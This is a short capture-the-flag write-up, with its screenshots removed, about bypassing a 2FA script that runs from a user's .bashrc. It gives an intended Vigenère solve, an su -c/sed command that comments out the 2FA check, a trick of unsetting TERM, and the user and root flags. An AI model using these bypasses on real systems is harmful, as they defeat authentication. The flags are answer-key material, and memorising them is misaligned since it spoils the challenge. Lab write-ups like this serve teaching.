

su pablo, enter password, encounter challenge.bashrc when we login.
Intended Solve
Key takeaways here:
- The ciphertext and the partial cleartext are the same length
- The hint is
VINEGAR, remains to be seen how that factors into the cipher - My guess is that
aaaa-zzzzmeans that only letters were substituted pablois the first part of the cleartext



Unintended Solve 1: No Login Switch User
su -c '/bin/bash -c "tail -n 10 /home/pablo/.bashrc"' pabloRun a single command as "pablo"

su -c '/bin/bash -c "sed -i \"s|^/usr/bin/python3 /home/pablo/2fa.py|#/usr/bin/python3 /home/pablo/2fa.py|g\" /home/pablo/.bashrc"' pabloComment out the script execution in the ".bashrc" file

Unintended Solve 2: Unset TERM Variable
su pablo, it executes the 2fa.py script with some fancy colored ANSI coloring. If you run unset TERM and then run su pablo, there will be no means to render the ANSI colors and the 2fa.py script will fail.
Becoming Root


Flags
User
S4yN0t0Drug
Root
Pabl0GotY0u